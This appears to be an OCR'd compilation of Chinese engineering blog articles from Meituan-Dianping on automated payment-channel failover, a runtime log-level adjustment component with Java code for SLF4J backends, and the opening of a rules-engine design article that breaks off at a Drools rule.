监控自动回切的主要思想是对故障通道进行小幅放量，通过检测放量交易的成功率判断通道是否恢复正常。如果小幅放量的交易成功率正常则继续放量，反之则直接将通道切回故障，隔一段时间再重新开始进行放量测试，直到将通道置为正常为止。自动回切状态机如下图所示：




此过程的关键点是通道放量节奏的控制，通道放量节奏的影响要素有三个：首次放量的大小、两次放量时间间隔、通道放量速度，放量节奏太快则易造成二次故障，太慢则通道恢复过慢，无法达到缩短故障影响时间的效果。以下是最终实现的一次通道回切过程示例：

(1) 通道放量，但放量失败



(2) 再次放量，如果成功则扩大放量



(3) 通道切回正常

实现通道相关系统间联动

支付通道故障时，一方面通过消息组件通知到营销活动、退款等系统，协助进行活动下线、通道退款关闭等处理，减少通道故障对其他系统的影响；另一方面以接口方式通知业务方系统，协助业务方系统进行故障分析。

渠道路由重构和优化

解决业务问题

支付通道有两种通道类型，第一种定义为“单卡通道”，只给指定银行的指定卡种使用的通道，比如“中国银行储蓄卡快捷通道”就只能给输入了中国银行储蓄卡卡号的请求使用；第二种定义为“跨卡通道”，能给多个银行的指定卡种使用的通道，比如“银联 API 储蓄卡”就可以给“中国银行储蓄卡”、“中国建设银行储蓄卡”等多个银行的储蓄卡账号使用。

(1) 处理“跨卡通道”上某家银行故障的情况

由于老路由系统设计之初，只简单从“银行渠道”和“支付通道”两个维度考虑存储信息，设计的表结构比较简单，对于支付通道故障的情况只能切换整个通道。如果是“跨卡通道”的单个银行故障，老系统无法做到只把这故障银行流量切走——要么放任整个“跨卡通道”因为单个故障银行拉低成功率，要么切走整体通道的流量。在新路由系统中，针对每家银行的指定卡种，分别记录“跨卡通道本身不支持”和“跨卡通道支持但是银行系统故障”的两类数据，在执行路由逻辑筛选的时候就根据这些信息进行过滤，实现“跨卡通道”切走单个故障银行。

(2) 配合通道监控系统实现通道的回切放量，试探性逐步恢复通道

解决技术问题

(1) 收敛分散的业务和存储逻辑

驱使重构路由系统的一大原因是老路由系统业务逻辑和数据存储分散、系统间的逻辑严重耦合、边界不清晰，经常在系统间模糊地段踩坑。因此，重构后需要将路由逻辑全部收敛到路由系统，这包含两个层面：

代码层面——新路由系统需要整合老路由系统逻辑（Java 代码）和上游收银台中的路由逻辑（PHP），划清上下游的职责边界。

存储层面——原来收银台或者交易系统会分别从配置中心、缓存、数据库表、代码配置文件、老路由系统接口中获取不同的数据，数据无法被集中管理。重构之后，全部数据都由新路由管理集中管理，任何上游的数据需求都通过 RPC 接口请求路由系统。

(2) 系统容量和时效性

由于路由逻辑和基础数据都收敛到新系统，重构后的路由将成为支付路径上的关键环节，用户在美团点评的每次支付交易至少会调用一次路由系统。根据目前美团点评的体量，这对路由系统的峰值容量提出考验。另一方面，由于重构系统需要兼容之前的老逻辑，这会导致有些接口的响应时间达到几百毫秒甚至超过一秒，对内网调用来说是不可接受的。

水平扩容机器是可以解决第一个问题的，但是无法解决第二个问题。基于路由的业务场景是典型的“读多写少”、且基础数据总量有限的情况，数据完全可以缓存在业务机器上，这样能极大地减少对数据库的读取次数。采用本地缓存的方案后，系统接口响应时间由秒级降为毫秒级。由于降低了请求处理时间，一个线程的处理能力也相应提高了数十倍，系统的整体处理能力得到量级提升。

(3) 系统容灾方案

路由系统的容灾主要从两方面实现：


降低对外部组件的依赖性——“本地缓存”的引入使得路由系统处理实时业务请求时，不直接读取外部的缓存中心或者数据库，这样避免了这些基础组件可能带来的风险。

制定服务异常时的备用方案——如果路由系统异常将会直接导致用户无法支付，因而收银台系统需要对路由进行依赖降级，采用的方案是：

a. 路由系统定时从数据库中读取基础数据，并根据路由策略产生兜底数据，同步到配置中心；

b. 当路由系统异常，收银台系统将降级读取兜底数据，保证用户完成支付。

故障处理流程



支付通道自动化管理的半自动化阶段持续时间是 2016.11 至今，故障处理自动切走、自动切回，一次通道故障的处理流程如下：

(1) 监控检测到通道成功率异常发送报警消息给美团点评技术人员，同时自动将通道置为不可用；

(2) 收银台实时读取通道配置，收银台不会再将流量放入该通道，从而将故障通道的流量全部切走；

(3) 监控在将通道置为不可用一段时间后，尝试对故障通道放部分量进来用以检测通道是否正常；

(4) 如果放进来的这部分量成功率正常，监控则继续放 2 倍的量，直到通道全量，监控将通道置为可用；

(5) 如果放进来的这部分量成功率异常，则将通道直接置为不可用，监控隔一段时间后再继续进行放量，直到通道恢复为可用；

(6) 美团点评技术在发现通道故障后，可以向银行或第三方询问故障原因，并记录，留作日后分析使用。

系统演进到这里，支付通道的管理已经基本实现了完全自动化，只有故障原因等附加信息需要人工获取。

主要解决的问题

(1) 渠道路由重构和优化后提供了根据配比放量的功能和通道故障发送推送消息到各个需要知道通道状态变化的系统；

(2) 监控可以根据通道当前状态和成功率情况，可以主动选择将通道置为故障、开始放量、继续放量、切回故障、置为正常等操作，检测通道是否恢复，以实现支付通道自动管理的功能；

(3) 释放了大量需要处理通道故障的人力资源；

(4) 及时周知到相关系统，降低故障影响，协助业务方系统进行故障分析。

各阶段系统优化数据对比

支付通道管理系统在故障处理上的性能对比数据如下：

阶段	初级阶段	半自动阶段	全自动阶段
平均故障响应时间	20min	1min	1min
平均人力成本	60min	43min	2min
平均故障恢复延迟	180min	180min	20min

注：故障响应时间：从通道发生故障到通道被置为不可用的时间；

平均人力成本：故障发生期间需要耗费人力；

平均故障恢复延迟：银行或第三方真正恢复到美团打开通道入口的时间。

总结与展望

支付通道管理系统的演进过程就是一个完整的支付通道自动化管理的实践之路，自动化不仅提升了系统故障处理能力，提升系统可用性，还释放了大量人力。随着支付系统的发展，后续支付通道自动化管理系统还将面临新的问题和挑战。总结实践的过程，主要有以下两点：

监控系统的完善和优化

从监控系统从单一的成功率计算到覆盖几乎所有维度，以及后续的与其他系统联动实现支付通道自动化管理的功能，对于维护和提升系统可用性和稳定性起到了非常重要的作用。

渠道路由功能的完善

渠道路由提供了通道切走和回切放量功能，与监控系统完美的配合，实现支付通道的自动化管理功能。

目前的支付通道自动化管理还需要在以下四个方面进行优化：

(1) 优化监控算法，将报警准确率 95% 提升到 99% 以上；

(2) 故障自动通知到银行或第三方技术人员，完全释放故障处理耗费的人力；

(3) 实现银行和第三方网关网络异常的自动化处理；

(4) 渠道路由的回切放量，优先命中耐受力比较强（统计维度上客诉少）的用户进行成功率探测，以减少对业务的影响。

日志级别动态调整：小工具解决大问题

长发　周海　安富

背景

随着外卖业务的快速发展，业务复杂度不断增加，线上系统环境有任何细小波动，对整个外卖业务都可能产生巨大的影响，甚至形成灾难性的雪崩效应，造成巨大的经济损失。每一次客诉、系统抖动等都是对技术人员的重大考验，我们必须立即响应，快速解决问题。

如何提高排查问题的效率呢？最有效的方式是通过分析系统日志。如果系统日志全面，会为我们排查解决线上问题带来绝大的帮助，但是要想保证系统日志全面，就必须打印出所有的系统或业务日志。这样就会带来另一个问题，那就是日志量的暴涨，过多的日志除了能够帮助我们解决问题外，同时会直接造成系统性能下降，极端情况下，甚至导致系统宕机。在这种背景下，为了兼顾性能和快速响应线上问题，我们设计开发了日志级别动态调整组件。通过使用该组件，可以在需要解决线上问题时，实时调整线上日志输出级别，获取全面的 Debug 日志，帮助工程师提高定位问题的效率。

简介

使用场景

场景一

业务依赖复杂。某一时刻，依赖的下游服务故障，导致请求大量超时，尤其是像外卖这种集中性特别明显的业务，平均每秒 QPS 在 8000 以上，1 分钟的故障就会集中产生大量的错误日志，导致磁盘 IO 急剧提高，耗费大量 CPU，进而导致整个服务瘫痪。如果该业务不能立即降级，怎么办?

从代码级别解决问题到发版上线，暂且不说流程长、操作麻烦，同时还存在引入

其它故障的高风险。如果系统恰好使用 Log4j 版本，在极短时间内打印出了海量错误日志，会快速耗尽 Buffer 区内存，从而拖慢主线程，造成服务性能整体下降，甚至还没有来得及修复问题，海量日志已经拖垮服务，造成服务宕机，损失惨重。

场景二

大量的订单、结算等客诉问题反馈过来，一线工程师大量精力埋没于排查问题中，而排查定位问题的最终手段仍然是依赖线上日志。由于链路较长，任一日志的缺失，都给问题的排查带来极大的障碍，面对运营的催促，怎么办?

工程师为了以后排查问题的方便，在任一可能出现异常的地方，都会打印出关键日志，然后发版上线。但好不容易解决了本次问题，还没来得及收获喜悦，就又面临着一个新问题，那就是场景三。

场景三

由于线上业务系统默认日志打印级别是 INFO 级别，为了排查问题方便，调试型日志都以该级别打印出来。这样的话给系统带来了额外的负担，在高峰期大量调试日志时会拖慢系统性能，增大出故障的风险，怎么办?

一方面要快速响应业务，另一方面要兼顾系统性能，能不能两方面兼顾? 我们的动态调整日志级别工具正是为了解决这种痛点。

能解决哪些问题

1. **日志降级。** 兼容 Log4j、Log4j2 和 Logback 主流日志框架，如果遇到场景一，可以通过我们的日志工具，快速调整日志输出级别，降低系统日志的输出，从而达到日志降级的效果，同时能够给 RD 争取充裕的排查问题时间。
2. **规范日志级别滥用，帮助工程师快速定位解决线上问题。** 使用日志级别动态调整组件，可以实时动态调整线上服务的日志打印级别，调试型日志可以使用低级别打印出，减轻线上服务的负载压力。遇到排查问题时，可以临时将日志级别调低，快速得到精准化的日志信息，排查解决问题。


系统基础架构

日志级别动态调整组件定位为中间件，在设计之初重点考虑了以下几点：

1. 低侵入性
   - 接入服务仅需要引入 JAR 包和 XML 配置文件即可，不存在额外编码工作，业务耦合低、接入成本小。

2. 安全可靠
   - 更改接入服务的日志输出级别，只能通过我们提供的管理系统，所有的操作记录有迹可查。
   - 引入权限认证，确保工程师只能操作自己负责的服务或系统，同时会把操作内容实时周知给系统的所有相关责任人，避免误伤。


3. 可视化操作
   - 操作者可以通过我们提供的管理页面，定向修改一个或一批服务节点。
   - 提供可视化的操控开关，可以随时关闭或开启服务。



具体实现

调用组件

本组件采用工厂模式实现，保障其高可扩展性。目前已实现日志级别动态调整和方法调用处理单元，下面主要介绍日志级别动态调整处理单元的实现。



目前美团外卖业务系统基本统一采用的 SLF4J 日志框架，在应用初始化时，SLF4J 会绑定具体的日志框架，如 Log4j、Logback 或 Log4j2 等。具体源码如下(slf4j-api-1.7.7)：

```
private final static void bind() {
  try {
    // 查找 classpath 下所有的 StaticLoggerBinder 类。
    Set<URL> staticLoggerBinderPathSet =
findPossibleStaticLoggerBinderPathSet();
    reportMultipleBindingAmbiguity(staticLoggerBinderPathSet);
    // 每一个 slf4j 桥接包中都有一个 org.slf4j.impl.StaticLoggerBinder 类，该类实
现了 LoggerFactoryBinder 接口。
    // the next line does the binding
    StaticLoggerBinder.getSingleton();
    INITIALIZATION_STATE = SUCCESSFUL_INITIALIZATION;
    reportActualBinding(staticLoggerBinderPathSet);
    fixSubstitutedLoggers();
    ...
}
```

findPossibleStaticLoggerBinderPathSet 方法用来查找当前 classpath 下所有的 org.slf4j.impl.StaticLoggerBinder 类。每一个 slf4j 桥接包中都有一个 StaticLoggerBinder 类，该类实现了 LoggerFactoryBinder 接口。具体绑定到哪一个日志框架则取决于类加载顺序。

接下来，咱们分三部分，来说说 ChangeLogLevelProcessUnit 类：

1. 初始化：确定所使用的日志框架，获取配置文件中所有的 Logger 内存实例，并将它们的引用缓存到 Map 容器中。

```
String type = StaticLoggerBinder.getSingleton().
getLoggerFactoryClassStr();
if (LogConstant.LOG4J_LOGGER_FACTORY.equals(type)) {
logFrameworkType = LogFrameworkType.LOG4J;
Enumeration enumeration = org.apache.log4j.LogManager.
getCurrentLoggers();
while (enumeration.hasMoreElements()) {
     org.apache.log4j.Logger logger = (org.apache.log4j.Logger)
enumeration.nextElement();
     if (logger.getLevel() != null) {
         loggerMap.put(logger.getName(), logger);
     }
 }
 org.apache.log4j.Logger rootLogger = org.apache.log4j.LogManager.
getRootLogger();
 loggerMap.put(rootLogger.getName(), rootLogger);
} else if (LogConstant.LOGBACK_LOGGER_FACTORY.equals(type)) {
 logFrameworkType = LogFrameworkType.LOGBACK;
 ch.qos.logback.classic.LoggerContext loggerContext = (ch.qos.logback.
classic.LoggerContext) LoggerFactory.getILoggerFactory();
 for (ch.qos.logback.classic.Logger logger : loggerContext.
getLoggerList()) {
     if (logger.getLevel() != null) {
         loggerMap.put(logger.getName(), logger);
     }
 }
 ch.qos.logback.classic.Logger rootLogger = (ch.qos.logback.classic.
Logger) LoggerFactory.getLogger(Logger.ROOT_LOGGER_NAME);
 loggerMap.put(rootLogger.getName(), rootLogger);
} else if (LogConstant.LOG4J2_LOGGER_FACTORY.equals(type)) {
 logFrameworkType = LogFrameworkType.LOG4J2;
 org.apache.logging.log4j.core.LoggerContext loggerContext = (org.apache.
logging.log4j.core.LoggerContext) org.apache.logging.log4j.LogManager.
getContext(false);
```

```
 Map<String, org.apache.logging.log4j.core.config.LoggerConfig> map =
loggerContext.getConfiguration().getLoggers();
 for (org.apache.logging.log4j.core.config.LoggerConfig loggerConfig :
map.values()) {
     String key = loggerConfig.getName();
     if (StringUtils.isBlank(key)) {
         key = "root";
     }
     loggerMap.put(key, loggerConfig);
 }
} else {
 logFrameworkType = LogFrameworkType.UNKNOWN;
 LOG.error("Log 框架无法识别 : type={}", type);
}
```

2. 获取 Logger 列表：从本地 Map 容器取出。

```
private String getLoggerList() {
 JSONObject result = new JSONObject();
 result.put("logFramework", logFrameworkType);
 JSONArray loggerList = new JSONArray();
 for (ConcurrentMap.Entry<String, Object> entry : loggerMap.entrySet()) {
     JSONObject loggerJSON = new JSONObject();
     loggerJSON.put("loggerName", entry.getKey());
     if (logFrameworkType == LogFrameworkType.LOG4J) {
         org.apache.log4j.Logger targetLogger = (org.apache.log4j.Logger)
entry.getValue();
         loggerJSON.put("logLevel", targetLogger.getLevel().toString());
     } else if (logFrameworkType == LogFrameworkType.LOGBACK) {
         ch.qos.logback.classic.Logger targetLogger = (ch.qos.logback.
classic.Logger) entry.getValue();
         loggerJSON.put("logLevel", targetLogger.getLevel().toString());
     } else if (logFrameworkType == LogFrameworkType.LOG4J2) {
         org.apache.logging.log4j.core.config.LoggerConfig targetLogger =
(org.apache.logging.log4j.core.config.LoggerConfig) entry.getValue();
         loggerJSON.put("logLevel", targetLogger.getLevel().toString());
     } else {
         loggerJSON.put("logLevel", "Logger 的类型未知，无法处理！");
     }
     loggerList.add(loggerJSON);
 }
 result.put("loggerList", loggerList);
 LOG.info("getLoggerList: result={}", result.toString());
 return result.toString();
}
```

3. 修改 Logger 的级别。

```
private String setLogLevel(JSONArray data) {
 LOG.info("setLogLevel: data={}", data);
 List<LoggerBean> loggerList = parseJsonData(data);
 if (CollectionUtils.isEmpty(loggerList)) {
     return "";
 }
 for (LoggerBean loggerbean : loggerList) {
     Object logger = loggerMap.get(loggerbean.getName());
     if (logger == null) {
         throw new RuntimeException("需要修改日志级别的 Logger 不存在 ");
     }
     if (logFrameworkType == LogFrameworkType.LOG4J) {
         org.apache.log4j.Logger targetLogger = (org.apache.log4j.Logger)
logger;
         org.apache.log4j.Level targetLevel = org.apache.log4j.Level.
toLevel(loggerbean.getLevel());
         targetLogger.setLevel(targetLevel);
     } else if (logFrameworkType == LogFrameworkType.LOGBACK) {
         ch.qos.logback.classic.Logger targetLogger = (ch.qos.logback.
classic.Logger) logger;
         ch.qos.logback.classic.Level targetLevel = ch.qos.logback.
classic.Level.toLevel(loggerbean.getLevel());
         targetLogger.setLevel(targetLevel);
     } else if (logFrameworkType == LogFrameworkType.LOG4J2) {
         org.apache.logging.log4j.core.config.LoggerConfig loggerConfig =
(org.apache.logging.log4j.core.config.LoggerConfig) logger;
         org.apache.logging.log4j.Level targetLevel = org.apache.logging.
log4j.Level.toLevel(loggerbean.getLevel());
         loggerConfig.setLevel(targetLevel);
         org.apache.logging.log4j.core.LoggerContext ctx = (org.apache.
logging.log4j.core.LoggerContext) org.apache.logging.log4j.LogManager.
getContext(false);
         ctx.updateLoggers(); // This causes all Loggers to refetch
information from their LoggerConfig.
     } else {
         throw new RuntimeException("Logger 的类型未知，无法处理 !");
     }
 }
 return "success";
}
```

上面介绍了如何拿到日志配置文件中的 Logger，以及修改 Logger 的级别。

通信方式

我们根据 Web 项目和纯粹 RPC 项目，分别提供 HTTP 和 Thrift 两种通信协议。

场景一、Thrift 服务

所有的请求信息都包含在 JSON String 的数据结构里面，其中包含有签名信息，请求时签名验证失败将直接抛出异常。

引入组件提供的 dynamic-invoker.xml 配置，将会在系统中自动注入开启一个专为日志级别调整的接口服务，该接口是一个单纯的 Thrift 服务，能够通过 ZooKeeper 实现服务注册与发现，并且有可视化的开启与关闭管理后台，简单明了，操作方便。

场景二、HTTP 服务

对于一些 Web 项目，暴露一个 RPC 服务相当不安全。为此，我们提供了 HTTP 协议接口，接入流程完全一样，在真正修改日志输出级别时，会根据系统类型自主判断使用哪种协议，有独立实现的签名认证，安全可靠。

结束语

从 2016 年 9 月 V1.0 版本上线以来，陆续接入外卖配送的 20 多个核心应用，覆盖推送、接单、配送调度、斑马配送、活动等核心交易服务。

举例：

- 问题描述：发配送服务化项目由于间接依赖，引入了 Logback 日志框架。在项目启动加载时，SLF4J 动态绑定到 Logback 框架上，但是由于发配送项目使用的 Log4j，并未配置 Logback.xml 文件，导致在打印日志时，SLF4J 无法匹配到具体的日志配置，从而为项目自动创建了一个日志级别为 Debug 的 ROOT 节点，所有的日志以该级别打印输出，导致发配送服务化项目在中午 11：30 左右高峰期，短时间内打印过多的系统日志，引起 Load 飙高，重新修改发版上线已经来不及，如果不能立即解决，势必造成服务化宕机，损失非常严重。

- 处理结果：使用我们这个日志工具，批量将服务化项目所有的日志输出级别调整为 ERROR 级别，大大减少了日志量的输出，给工程师留出充裕的的时间完美的解决了该问题，避免造成更大的系统故障。
- 后记：更重要的是以该工具组件为切入点，帮助各业务系统逐渐规范系统日志使用，取得很好效果。

后续我们规划将其推广成为公司级别的工具，为越来越多的项目提供便利。欢迎感兴趣的同学与我们进一步交流。

参考文献

1. Simple Logging Facade for Java (SLF4J)
2. Log4j 2 Architecture – Apache Log4j 2
3. Hash-based message authentication code – Wikipedia

从 0 到 1：构建强大且易用的规则引擎

张宁

引言

2016 年 07 月恰逢美团点评的业务进入“下半场”，需要我们在各个环节优化体验、提升效率、降低成本。技术团队需要怎么做来适应这个变化？这个问题直接影响着之后的工作思路。

美团外卖的 CRM 业务步入成熟期，规则类需求几乎撑起了这个业务所有需求的半边天。一方面规则唯一不变的是“多变”，另一方面开发团队对“规则开发”的感受是乏味、疲惫和缺乏技术含量。如何解决规则开发的效率问题，最大化解放开发团队成为目前的一个 KPI。

规则引擎作为常见的维护策略规则的框架很快进入我的思路。它能将业务决策逻辑从系统逻辑中抽离出来，使两种逻辑可以独立于彼此而变化，这样可以明显降低两种逻辑的维护成本。

分析规则引擎如何设计正是本文的主题，过程中也简单介绍了实现方案。

案例

首先回顾几个美团点评的业务场景。通过这些场景大家能更好地理解什么是规则，规则的边界是什么。在每个场景后面都介绍了业务系统现在使用的解决方案以及主要的优缺点。

门店信息校验

场景

美团点评合并前的美团平台事业部中，门店信息入口作为门店信息的第一道关卡，有一个很重要的职责，就是质量控制，其中第一步就是针对一些字段的校验规则。

下面从流程的角度看下门店信息入口业务里校验门店信息的规则模型（已简化），如下图。

规则主体包括 3 部分：

- 分支条件。分支内逻辑条件为“==”和“<”。
- 简单计算规则。如：字符串长度。
- 业务定制计算规则。如：逆地址解析、经纬度反算等。

方案——硬编码

由于历史原因，门店信息校验采用了硬编码的方式，伪代码如下：

```
if (StringUtil.isBlank(fieldA)
    || StringUtil.isBlank(fieldB)
    || StringUtil.isBlank(fieldC)
    || StringUtil.isBlank(fieldD)) {
    return ResultDOFactory.createResultDO(Code.PARAM_ERROR, “门店参数缺少必填项”);
}
if (fieldA.length() < 10) {
    return ResultDOFactory.createResultDO(Code.PARAM_ERROR, “门店名称长度不能少于 10 个字符”);
}
if (!isConsistent(fieldB, fieldC, fieldD)) {
    return ResultDOFactory.createResultDO(Code.PARAM_ERROR, “门店 xxx 地址、行政区和经纬度不一致”);
}
```

优点

- 当规则较少、变动不频繁时，开发效率最高。
- 稳定性较佳：语法级别错误不会出现，由编译系统保证。


缺点

- 规则迭代成本高：对规则的少量改动就需要走全流程（开发、测试、部署）。
- 当存量规则较多时，可维护性差。
- 规则开发和维护门槛高：规则对业务分析人员不可见。业务分析人员有规则变更需求后无法自助完成开发，需要由开发人员介入开发。

门店审核流程

场景

流程控制中心（负责在运行时根据输入参数选择不同的流程节点从而构建一个流程实例）会根据输入门店信息中的渠道来源和品牌等特征确定本次审核（不）走哪些节点，其中选择策略的模型如下图。




规则主体是分支条件：

- 分支条件主体是“==”，参与计算的参数是固定值和用户输入实体的属性（比如：渠道来源和品牌类型）。

方案——开源 Drools 从入门到放弃

经过一系列调研团队选择基于开源规则引擎 Drools 来配置流程中审核节点的选择策略。使用 Drools 后的规则配置流程如下图。



上图中 DSL 即是规则主体，规则内容如下：

```
rule “1.1”
    when
        poi : POI( source == 1 && brandType == 1 )
    then
            System.out.println( “1.1 matched” );
